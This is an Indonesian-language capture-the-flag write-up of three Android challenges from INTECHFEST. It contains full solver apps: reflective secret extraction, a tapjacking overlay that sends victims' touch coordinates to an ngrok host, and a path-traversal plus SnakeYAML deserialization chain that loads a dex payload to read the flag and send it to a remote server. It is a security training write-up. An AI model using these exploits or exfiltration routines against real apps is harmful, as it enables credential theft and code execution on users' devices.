

# WU INTECHFEST

PETIR - FlagGPT


Wrth  
Beluga  
Lawbyte

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# Mobile

## Hidden



```
package com.aimar.id.hidden;

import android.content.Intent;
import android.os.Bundle;
import android.widget.TextView;
import androidx.appcompat.app.AppCompatActivity;
import java.io.InputStream;

/* Loaded from: classes3.dex */
13 public class HiddenActivity extends AppCompatActivity {
    /* JAD INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.C
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_hidden);
        Intent intent = getIntent();
        String secret = intent.getStringExtra("secret");
        if (secret != null && secret.equals(Global.SECRET)) {
            TextView textView = (TextView) findViewById(R.id.tv_flag);
            try {
                InputStream is = openFileInput("flag.txt");
                byte[] buffer = new byte[is.available()];
                is.read(buffer);
                is.close();
                textView.setText(new String(buffer));
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }
}

<category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
</activity>
<activity android:name="com.aimar.id.hidden.HiddenActivity" android:enabled="true" android:exported="true"/>
<provider android:name="androidx.startup.InitializationProvider" android:exported="false" android:authorities="com.
<meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer" android:value="androidx.startup"/>
<meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="androidx.startup"/>
```

Jadi dikasih apk yang punya activity ‘HiddenActivity’ yang dimana ini ga dipanggil dimana aja, tapi exported nya **True** dan dia menggunakan **intent** sebagai receiver yang dimana dia set **getStringExtra(“secret”)** dan mengcompare nya dengan secret value dari class **GLOBAL**, untuk bisa mengakses ke class ini dan mengambil hardcoded secret valuenya, kita bisa menggunakan **DexClassLoader**, untuk meload class dari GLOBAL, tetapi gimana caranya kalau kita tidak punya dex file atau apk file nya?, diandroid sendiri ini bisa dilakukan dengan menggunakan cara berikut ini

```

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        // Target victim app package name (replace with actual victim package name)
        String victimPackageName = "com.aimar.id.hidden";

        try {
            // Get PackageManager and ApplicationInfo to retrieve the APK path
            PackageManager pm = getPackageManager();
            ApplicationInfo appInfo = pm.getApplicationInfo(victimPackageName, 0);

            // The APK path of the installed victim app
            String apkPath = appInfo.sourceDir;

            // Create a DexClassLoader instance with the victim's APK path
            File optimizedDexOutputPath = getDir(name: "dex", mode: 0);
            DexClassLoader dexClassLoader = new DexClassLoader(
                apkPath,                                     // Path to the APK
                optimizedDexOutputPath.getAbsolutePath(),   // Optimized directory
                null,                                         // No libraries
                getClassLoader()                            // Parent ClassLoader
            );

            // Load the Global class from the victim app
            Class<?> globalClass = dexClassLoader.loadClass(name: "com.aimar.id.hidden.Global");

            // Access the SECRET field from the Global class
            Field secretField = globalClass.getDeclaredField(s: "SECRET");
            secretField.setAccessible(true);

            // Retrieve the value of the SECRET field
            String secretValue = (String) secretField.get(null);

            // Display the SECRET value in your app's TextView
            TextView secretTextView = findViewById(R.id.hack);
        }
    }
}

```

Dengan menggunakan **PackageManager** dan **ApplicationInfo** kita bisa mengetahui full path base.apk dari victim yang dimana di case ini adalah **com.aimar.id.hidden**, lalu tinggal **loadClass** Global dari package victim dan ambil value dari field SECRET dan lempar ke intent untuk dikirimkan ke intent **HiddenActivity**, berikut ini full solvernya:

```

package com.lbyte.hiddensolver;

import android.content.pm.ApplicationInfo;
import android.content.pm.PackageManager;
import android.os.Bundle;
import android.widget.TextView;
import androidx.appcompat.app.AppCompatActivity;

```

```
import dalvik.system.DexClassLoader;
import java.lang.reflect.Field;
import java.io.File;
import android.content.Intent;
import android.widget.Toast;

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        // Target victim app package name (replace with actual victim package
        name)
        String victimPackageName = "com.aimar.id.hidden";

        try {
            // Get PackageManager and ApplicationInfo to retrieve the APK path
            PackageManager pm = getPackageManager();
            ApplicationInfo appInfo = pm.getApplicationInfo(victimPackageName,
            0);

            // The APK path of the installed victim app
            String apkPath = appInfo.sourceDir;

            // Create a DexClassLoader instance with the victim's APK path
            File optimizedDexOutputPath = getDir("dex", 0);
            DexClassLoader dexClassLoader = new DexClassLoader(
                apkPath,                                     // Path to the APK
                optimizedDexOutputPath.getAbsolutePath(),     // Optimized
                directory                                     // No libraries
                null,                                         // Parent ClassLoader
                getClassLoader()
            );

            // Load the Global class from the victim app
            Class<?> globalClass =
            dexClassLoader.loadClass("com.aimar.id.hidden.Global");

            // Access the SECRET field from the Global class
            Field secretField = globalClass.getDeclaredField("SECRET");
            secretField.setAccessible(true);

            // Retrieve the value of the SECRET field
            String secretValue = (String) secretField.get(null);

            // Display the SECRET value in your app's TextView
            TextView secretTextView = findViewById(R.id.hack);
            secretTextView.setText("Global.SECRET value: " + secretValue);

            Intent intent = new Intent();
            intent.setClassName("com.aimar.id.hidden",
            "com.aimar.id.hidden.HiddenActivity");

            // Add the secret as an extra to the Intent
        }
    }
}
```

```
intent.putExtra("secret", secretValue);

    // Start the hidden activity with the crafted Intent
    try {
        Toast.makeText(this, "Secret value"+ secretValue,
Toast.LENGTH_SHORT).show();
        startActivity(intent);
        Toast.makeText(this, "Intent sent successfully!",
Toast.LENGTH_SHORT).show();
    } catch (Exception e) {
        e.printStackTrace();
        Toast.makeText(this, "Failed to launch HiddenActivity.",
Toast.LENGTH_SHORT).show();
    }


} catch (PackageManager.NameNotFoundException e) {
    e.printStackTrace();
} catch (ClassNotFoundException e) {
    e.printStackTrace();
} catch (NoSuchFieldException e) {
    e.printStackTrace();
} catch (IllegalAccessException e) {
    e.printStackTrace();
}
}
```

Build ke apk lalu kirimkan ke POC Tester, dan didapatkan flagnya:

INTECHFEST{remember\_kids\_never\_hardcode\_a\_secret\_in\_your\_code}

## Hijacker

Diberikan apk yang dicase ini victim akan run malicious app kita dan victim akan mengira kalau dia berada di aplikasi yang harus memasukan PIN 6 digit, dan disini kita bisa menggunakan methode TapJacking yang dimana akan melakukan overlay pada aplikasi victim yang akan mengelabui victim, berikut ini full solver saya, dicheck dari manifest victim apk dia juga support overlay ini yang mengakibatkan ini vuln dengan tapjacking



```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1" android:versionName="1.0" package="com.aimar.id.hijacker">
    <uses-sdk android:minSdkVersion="24" android:targetSdkVersion="34"/>
    <uses-permission android:name="android.permission.HIDE_OVERLAY_WINDOWS"/>
    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
    <permission android:name="com.aimar.id.hijacker.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION" android:label="Dynamic Receiver Not Exported Permission" android:protectionLevel="signature|privileged" android:required="true" android:subCategory="DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>
    <uses-permission android:name="com.aimar.id.hijacker.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"/>
    <application android:theme="@style/Theme.Hijacker" android:label="@string/app_name" android:icon="@mipmap/ic_launcher">
        <activity android:name="com.aimar.id.hijacker.LoginActivity" android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

Full solver:

```
package com.lbyte.hijacker_solver;

import android.app.Activity;
import android.content.Context;
import android.content.Intent;
import android.graphics.Canvas;
import android.graphics.Color;
import android.graphics.Paint;
import android.graphics.PixelFormat;
import android.net.Uri;
import android.os.Build;
import android.os.Bundle;
import android.os.Handler;
import android.provider.Settings;
import android.util.DisplayMetrics;
import android.util.Log;
import android.view.MotionEvent;
import android.view.View;
import android.view.WindowManager;
import android.widget.Toast;

import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.net.HttpURLConnection;
import java.net.URL;
import java.util.ArrayList;
import java.util.List;

public class MainActivity extends Activity {
```

```
private WindowManager windowManager;
private TouchView touchView;
private static final int REQUEST_CODE_OVERLAY_PERMISSION = 1001;

@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    // Check if the overlay permission is granted
    if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.M &&
!Settings.canDrawOverlays(this)) {
        // If not granted, request it by sending the user to the settings
page
        Intent intent = new
Intent(Settings.ACTION_MANAGE_OVERLAY_PERMISSION, Uri.parse("package:" +
getPackageName()));
        startActivityForResult(intent, REQUEST_CODE_OVERLAY_PERMISSION);
    } else {
        // Permission is granted, proceed with the overlay
        setupOverlayAndVictimApp();
    }
}

@Override
protected void onActivityResult(int requestCode, int resultCode, Intent
data) {
    super.onActivityResult(requestCode, resultCode, data);
    if (requestCode == REQUEST_CODE_OVERLAY_PERMISSION) {
        if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.M) {
            if (Settings.canDrawOverlays(this)) {
                // Permission granted, proceed with the overlay
                setupOverlayAndVictimApp();
            } else {
                // Permission not granted, show a message
                Toast.makeText(this, "Overlay permission not granted!",
Toast.LENGTH_SHORT).show();
            }
        }
    }
}

private void setupOverlayAndVictimApp() {
    Log.d("Overlay", "Setting up overlay...");

    // Create a custom TouchView that will draw red circles with numbers on
touch points
    touchView = new TouchView(this);

    WindowManager.LayoutParams params = new WindowManager.LayoutParams(
        WindowManager.LayoutParams.MATCH_PARENT,
        WindowManager.LayoutParams.MATCH_PARENT,
        WindowManager.LayoutParams.TYPE_APPLICATION_OVERLAY,
        WindowManager.LayoutParams.FLAG_NOT_FOCUSABLE,
        PixelFormat.TRANSLUCENT
    );
}
```

```
        windowManager = (WindowManager)
getSystemService(Context.WINDOW_SERVICE);
        windowManager.addView(touchView, params);

Log.d("Overlay", "Overlay and listener setup complete.");

// Start the victim app (LoginActivity)
startVictimApp();

new Handler().postDelayed(new Runnable() {
    @Override
    public void run() {
        Log.d("Overlay", "Removing overlay...");
        windowManager.removeView(touchView);
    }
}, 500000);
}

// Start the victim app's LoginActivity
private void startVictimApp() {
    Intent intent = new Intent();
    intent.setClassName("com.aimar.id.hijacker",
"com.aimar.id.hijacker.LoginActivity");
    startActivity(intent);
}

// Custom view to handle touch events and draw red circles with numbers at
each touch point
private class TouchView extends View {
    private Paint paintCircle;
    private Paint paintText;
    private List<TouchPoint> touchPoints; // List to store all touch
points and associated number

    public TouchView(Context context) {
        super(context);
        // Paint for the red circle
        paintCircle = new Paint();
        paintCircle.setColor(Color.RED);
        paintCircle.setStyle(Paint.Style.FILL);
        paintCircle.setAntiAlias(true);

        // Paint for the text inside the circle
        paintText = new Paint();
        paintText.setColor(Color.WHITE);
        paintText.setTextSize(50); // Adjust text size as needed
        paintText.setTextAlign(Paint.Align.CENTER);
        paintText.setAntiAlias(true);

        touchPoints = new ArrayList<>(); // Initialize the list of touch
points
    }

    @Override
    protected void onDraw(Canvas canvas) {
```

```
super.onDraw(canvas);
// Draw a red circle and a number at each touch point in the list
for (TouchPoint point : touchPoints) {
    // Draw the circle
    canvas.drawCircle(point.x, point.y, 50, paintCircle);

    // Draw the number in the center of the circle
    canvas.drawText(String.valueOf(point.number), point.x, point.y
+ 15, paintText); // Adjust vertical offset as needed
}
}

@Override
public boolean onTouchEvent(MotionEvent event) {
    if (event.getAction() == MotionEvent.ACTION_DOWN) {
        // Get the touch coordinates
        float touchX = event.getX();
        float touchY = event.getY();
        Log.d("Touch Coordinates", "X: " + touchX + ", Y: " + touchY);

        // Add the touch point with a number (size of the list + 1
gives the next number)
        touchPoints.add(new TouchPoint(touchX, touchY,
touchPoints.size() + 1));

        // Get screen width and height
        DisplayMetrics displayMetrics =
getResources().getDisplayMetrics();
        int screenWidth = displayMetrics.widthPixels;
        int screenHeight = displayMetrics.heightPixels;

        // Send coordinates to the server
        sendCoordinatesToServer(touchX, touchY, screenWidth,
screenHeight);

        // Trigger a redraw to show all the red circles with numbers
        invalidate();

        // Show a toast message for feedback
        Toast.makeText(MainActivity.this, "X: " + touchX + ", Y: " +
touchY, Toast.LENGTH_SHORT).show();
    }
    return true;
}
}

// Class to store the touch point and the associated number
private class TouchPoint {
    float x, y;
    int number;

    public TouchPoint(float x, float y, int number) {
        this.x = x;
        this.y = y;
        this.number = number;
    }
}
```

```

    }

    // Method to send the coordinates and screen dimensions to your server
    private void sendCoordinatesToServer(float x, float y, int screenWidth, int
screenHeight) {
        // Create the URL string with the coordinates and screen dimensions
        String urlString = "http://0.tcp.ap.ngrok.io:13653/my-pin?x=" + x +
"&y=" + y + "&width=" + screenWidth + "&height=" + screenHeight;

        // Run the HTTP request on a separate thread (network operations must
not be done on the main thread)
        new Thread(new Runnable() {
            @Override
            public void run() {
                try {
                    URL url = new URL(urlString);
                    HttpURLConnection urlConnection = (HttpURLConnection)
url.openConnection();
                    urlConnection.setRequestMethod("GET");


                    // Get the response from the server
                    BufferedReader in = new BufferedReader(new
InputStreamReader(urlConnection.getInputStream()));
                    String inputLine;
                    StringBuffer response = new StringBuffer();

                    while ((inputLine = in.readLine()) != null) {
                        response.append(inputLine);
                    }
                    in.close();

                    // Log the response (optional, for debugging purposes)
                    Log.d("Server Response", response.toString());
                } catch (Exception e) {
                    e.printStackTrace();
                    Log.e("HTTP Error", "Failed to send coordinates to
server.");
                }
            }
        }).start();
    }
}

```

Disini idenya adalah agar bisa mengirimkan informasi screen width dan height dan juga coordinate X & Y yang di touch sama victim ke ngrok saya, dan saya juga menambahkan agar bisa terdapat circle berwarna merah yang ada nomor didalamnya untuk memudahkan user click mana aja (biar cepet dapetin pin nya gausah plotting dari coordinate haha), build apk lalu kirim ke POC Tester dan didapatkan PIN nya



Disini nomor 1 tidak ada karena tertimpa oleh nomor 2 jadi user mengklik di coordinate yang sama jadi PIN nya adalah: 558102

```
[ubuntu@akelai ~]# /opt/c/pentest/ctf/intech/mobile/hijacker/dist/pidcat
[+] nc ctf.intechfest.cc 53655
Please provide a proof of work to continue by running this command:
curl -sSfL https://pwn.red/pow | sh -s s.AAPQkA==.ZLAn9Zlfw0Mjw59CacYswv==

Solution: s.RG670bfT1G13FW1+ZeIIH+6CaWhgyFd1754084ju9buHqMtaF9WR3e7rx1g1/x5Dao0/tPUu4MxnSltZEJajkDU9b00CqL6ySsXReMI+wrbP1cez8ueRW+7ri1XnP57ijJStG+EwvADaVwbhPwCcGeeakZE+jumWu9mQ8nIXmtIpISDpa/iezT5M31mt6goQ2q
i1F3m085mT7QRJA==
PIN: 558102
[!]flag{hijacker_pin2flag}
```

## Password Manager

Ini cukup panjang sebenarnya, tapi yang jelas di apk ini terdapat content provider yang dimana disini bisa dilakukan **path traversal** untuk bisa membaca isi content didalam content provider dan juga kita bisa write file juga didalamnya, setelah itu apknya menggunakan parser YAML dari snake yml yang dimana ini vuln deserialization yang dia ini tidak memakai **SafeConstructor** dia langsung nge load yml dari **pwds.yml** didalam folder files, yang artinya kita bisa mengkontrol file ini dan memasukan deserial payload didalamnya, dan di apk ini ada class **DebugHelper** yang perlu kita trigger invoke nya agar bisa jalan, kenapa? Karena disitu ada **DexClassloader** yang akan meload file **/files/debugger**, dan dari sini kita **RCE** dan read flag\_{random\_uuid}.txt didalam /files, btw debugger nya harus package **com.aimardcr.pwdmanager** dengan class Debug dan punya **start()** function agar ketika di invoke sama yml dia akan langsung jalankan **start()**



```
package com.aimardcr.pwdmanager;

import dalvik.system.DexClassLoader;

/* Loaded from: classes3.dex */
public class DebugHelper {
    public static String PACKAGE_NAME = "com.aimardcr.pwdmanager";
    private static DexClassLoader dexClassLoader;

    public DebugHelper(boolean autoStart) {
        dexClassLoader = new DexClassLoader("/data/data/" + PACKAGE_NAME + "/files/debugger", "/data/data/" + PACKAGE_NAME + "/files", null, getClass().getClassLoader());
        if (autoStart) {
            start();
        }
    }
}
```

Pwds.yml payload untuk invoke autoStart DebugHelper nya:

```
debugHelper:
  autoStart: !!com.aimardcr.pwdmanager.DebugHelper [True]
```

Lalu berikut ini Debug.java buat debugger file nya

```
package com.aimardcr.pwdmanager;

import java.io.BufferedReader;
import java.io.File;
import java.io.FileReader;
import java.io.IOException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;

public class Debug {
    private static final String NGROK_URL =
```

```
"http://MASUKIN_AJA_SERVER_MU_BANG/report";\n\n    public static void start() {\n        // Run the network operation in a new thread\n        new Thread(new Runnable() {\n            @Override\n            public void run() {\n                try {\n                    System.out.println("Starting debug process...");\n                    File flagFile = findFlagFile();\n                    if (flagFile != null) {\n                        System.out.println("Flag file found: " +\n                                flagFile.getName());\n                        String flag = readFlagFromFile(flagFile);\n                        System.out.println("Flag: " + flag);\n                        sendFlag(flag);\n                    } else {\n                        System.out.println("Flag file not found.");\n                    }\n                } catch (Exception e) {\n                    e.printStackTrace();\n                }\n            }\n        }).start();\n    }\n\n    private static File findFlagFile() {\n        System.out.println("Searching for flag file...");\n        File dir = new File("/data/data/com.aimardcr.pwdmanager/files");\n        File[] files = dir.listFiles((d, name) ->\n            name.startsWith("flag") && name.endsWith(".txt"));;\n        if (files != null && files.length > 0) {\n            return files[0]; // Assuming only one flag file is present\n        }\n        return null;\n    }\n\n    private static String readFlagFromFile(File flagFile) throws\n        IOException {\n
```

```
        try (BufferedReader reader = new BufferedReader(new  
FileReader(flagFile))) {  
            StringBuilder flag = new StringBuilder();  
            String line;  
            while ((line = reader.readLine()) != null) {  
                flag.append(line);  
            }  
            return flag.toString();  
        }  
    }  
  
private static void sendFlag(String flag) {  
    System.out.println("Sending flag to remote server...");  
    HttpURLConnection connection = null;  
    try {  
        // URL encode the flag to be safe for HTTP GET request  
        String encodedFlag = URLEncoder.encode(flag, "UTF-8");  
        URL url = new URL(NGROK_URL + "?flag=" + encodedFlag);  
        System.out.println("URL: " + url);  
  
        // Open the connection  
        connection = (HttpURLConnection) url.openConnection();  
        connection.setRequestMethod("GET");  
  
        // Add custom header to skip ngrok's browser warning  
        connection.setRequestProperty("ngrok-skip-warning", "true");  
  
        // Connect to the server  
        connection.connect();  
  
        // Check the response code  
        int responseCode = connection.getResponseCode();  
        System.out.println("Response Code: " + responseCode);  
        if (responseCode == HttpURLConnection.HTTP_OK) {  
            System.out.println("Flag sent successfully.");  
        } else {  
            System.out.println("Failed to send flag. Response code:  
" + responseCode);  
        }  
    }  
}
```

```

        } catch (IOException e) {
            // Handle the IOException (e.g., network issues, malformed
URL, etc.)
            System.err.println("IOException occurred while sending the
flag: " + e.getMessage());
            e.printStackTrace();
        } catch (Exception e) {
            // Catch any other exceptions that might occur
            System.err.println("Exception occurred: " + e.getMessage());
            e.printStackTrace();
        } finally {
            if (connection != null) {
                connection.disconnect();
            }
        }
    }

    public static void stop() {
        // No specific functionality for stopping in this example
    }
}

```

Compile dengan command **javac Debug.java** lalu satuin class nya jadi dex dengan tools dari android studio **d8**, dengan command **d8 –output folder/ Debug.class Debug\\\$.class**, nanti buat converter dex nya jadiin hex buat dimasukin kedalam apk malicious biar bisa di write ke debugger pake content provider

```

def convert_dex_to_hex(dex_file_path, hex_file_path):
    try:
        # Read the binary content of the .dex file
        with open(dex_file_path, 'rb') as dex_file:
            dex_content = dex_file.read()

        # Convert binary content to hexadecimal
        hex_content = dex_content.hex()
    
```

```

# Save the hexadecimal content to a .hex file
with open(hex_file_path, 'w') as hex_file:
    hex_file.write(hex_content)

    print(f"Successfully converted {dex_file_path} to
{hex_file_path}")
except Exception as e:
    print(f"Error: {e}")

# Example usage
dex_file = 'debugger/classes.dex' # Path to your .dex file
hex_file = 'classes.hex' # Output .hex file path
convert_dex_to_hex(dex_file, hex_file)

```

Copy semua hex value nya lalu paste kedalam solver malicious app nya, disini content provider nya harus make url encode buat bypass .. karena ada validasi nya di content provider nya

```

@Override // android.content.ContentProvider
public ParcelFileDescriptor openFile(Uri uri, String mode)
    if (uri.toString().contains("..")) {
        throw new FileNotFoundException("Invalid path");
    }

```

Btw walaupun insert, update dan delete di not implemented

```

@Override // android.content.ContentProvider
public Cursor query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder) {
    throw new UnsupportedOperationException("Not implemented");
}

@Override // android.content.ContentProvider
public String getType(Uri uri) {
    return "application/octet-stream";
}

@Override // android.content.ContentProvider
public Uri insert(Uri uri, ContentValues values) {
    throw new UnsupportedOperationException("Not implemented");
}

@Override // android.content.ContentProvider
public int delete(Uri uri, String selection, String[] selectionArgs) {
    throw new UnsupportedOperationException("Not implemented");
}

@Override // android.content.ContentProvider
public int update(Uri uri, ContentValues values, String selection, String[] selectionArgs) {
    throw new UnsupportedOperationException("Not implemented");
}

```

Kita masih bisa write kedalam content provider nya dengan cara ini

Jadi sudah dikumpulin semuanya udah deh taruh didalam satu malicious appnya, dan berikut ini full solver nya:

```
package com.lbyte.pwdmanager_solver;

import android.content.ContentResolver;
import android.content.ContentValues;
import android.content.Context;
import android.net.Uri;
import android.os.Bundle;
import android.os.ParcelFileDescriptor;
import android.util.Log;

import androidx.appcompat.app.AppCompatActivity;

import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.IOException;

import android.os.Bundle;
import android.util.Log;

public class MainActivity extends AppCompatActivity {
    private static final String TAG = "MaliciousApp";

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        try {
            Thread.sleep(1000);
        } catch (InterruptedException e) {
            e.printStackTrace();
        }
    }
}
```

```
// Call writeToFile here, passing the activity context
Log.d(TAG, "Calling writeToFile method");
pocAimar(this);
writeToFiles(this);
writeToFile(this);

}

public static void writeToFile(Context context) {
    try {
        // Ensure context is valid
        if (context == null) {
            Log.d(TAG, "Context is null");
            return;
        }

        // Construct the content URI to access the target file
        String pathtraversal =
"%2E%2F%2E%2F%2E%2F%2E%2F%2E%2F%2E%2Fdata%2Fdata%2Fcom.aimardcr.pwdma
nager%2Ffiles%2Fdebugger";
        Uri fileUri = Uri.parse("content://com.aimardcr.pwdmanager/" +
pathtraversal);
        Log.d(TAG, "File URI constructed: " + fileUri.toString());

        // Get ContentResolver and open the file descriptor
        ContentResolver contentResolver = context.getContentResolver();
        ParcelFileDescriptor pfd =
contentResolver.openFileDescriptor(fileUri, "w"); // Open file in write mode
        Log.d(TAG, "ParcelFileDescriptor opened");

        if (pfd != null) {
            // Convert the hex string into a byte array
            String hexString =
"6465780a30333500c2c271ad4eb2d4d575b384a813bafa9f3deeac386be60b206815000070000
00078563412000000000000000981400006c000007000000220000020020001500000a80
200000400000a40300002f00000c40300004000003c050000ac0f0000bc050000e0b0000f
80b0000140c0000280c00002e0c000580c0000870c00008f0c0000a30c0000af0c0000c50c000
0d50c0000fb0c00000e0d0000240d00003d0d000450d00004a0d00004d0d00007c0d00007f0d0
000830d0000870d00008c0d0000c90d0000040e0000270e0000480e00006d0e00008d0e0000a90
e0000c30e0000d30e0000e90e0000030f00001a0f0000310f0000430f0000560f00006d0f00008
10f0000970f0000ab0f0000c60f0000da0f0000ee0f000005100000211000003f1000004f10000
069100000801000008b1000009c100000b8100000da100000f5100000fc1000000311000006110
0000a1100000f11000012110000161100001b1100002c11000040110000551100005d1100006a1
1000079110000811000088110000911100009d110000a5110000af110000b4110000c2110000c
8110000db110000e7110000f011000001120000241200004d120000551200006c1200007712000
07a1200008012000094120000a4120000a9120000ba120000c3120000d5120000df120000e4120
000ee12000000130000141300001b130000271300002d130000371300003d13000044130000110
000001700000018000000190000001a0000001b0000001c0000001d0000001e0000001f0000002
000000021000000220000002300000024000000250000002600000027000000280000002900000
02a0000002b0000002c0000002d0000002e0000002f0000003000000031000000320000003a000
0003d0000004000000041000000420000001100000000000000000000000000000000000000000000
0000001600000011000000900b000013000000130000000000000000000000000000000000000000000
00000013000000a00b00001400000014000000a80b00001500000014000000b00b000015000000
014000000b80b00001600000018000000c00b0000130000001b000000000000000000000000000000000
000000000003b0000001d000000980b00003b0000001d000000c80b00003b0000001d000000880
b00003b0000001d000000b80b00003c0000001d000000a00b00003c0000001d000000d00b00003
f0000001e000000d80b00003e0000001e000000b80b0000150000001f000000800b00000400130
```

00a000000040013003300000015000d004c00000015000d005c00000010011005800000002000  
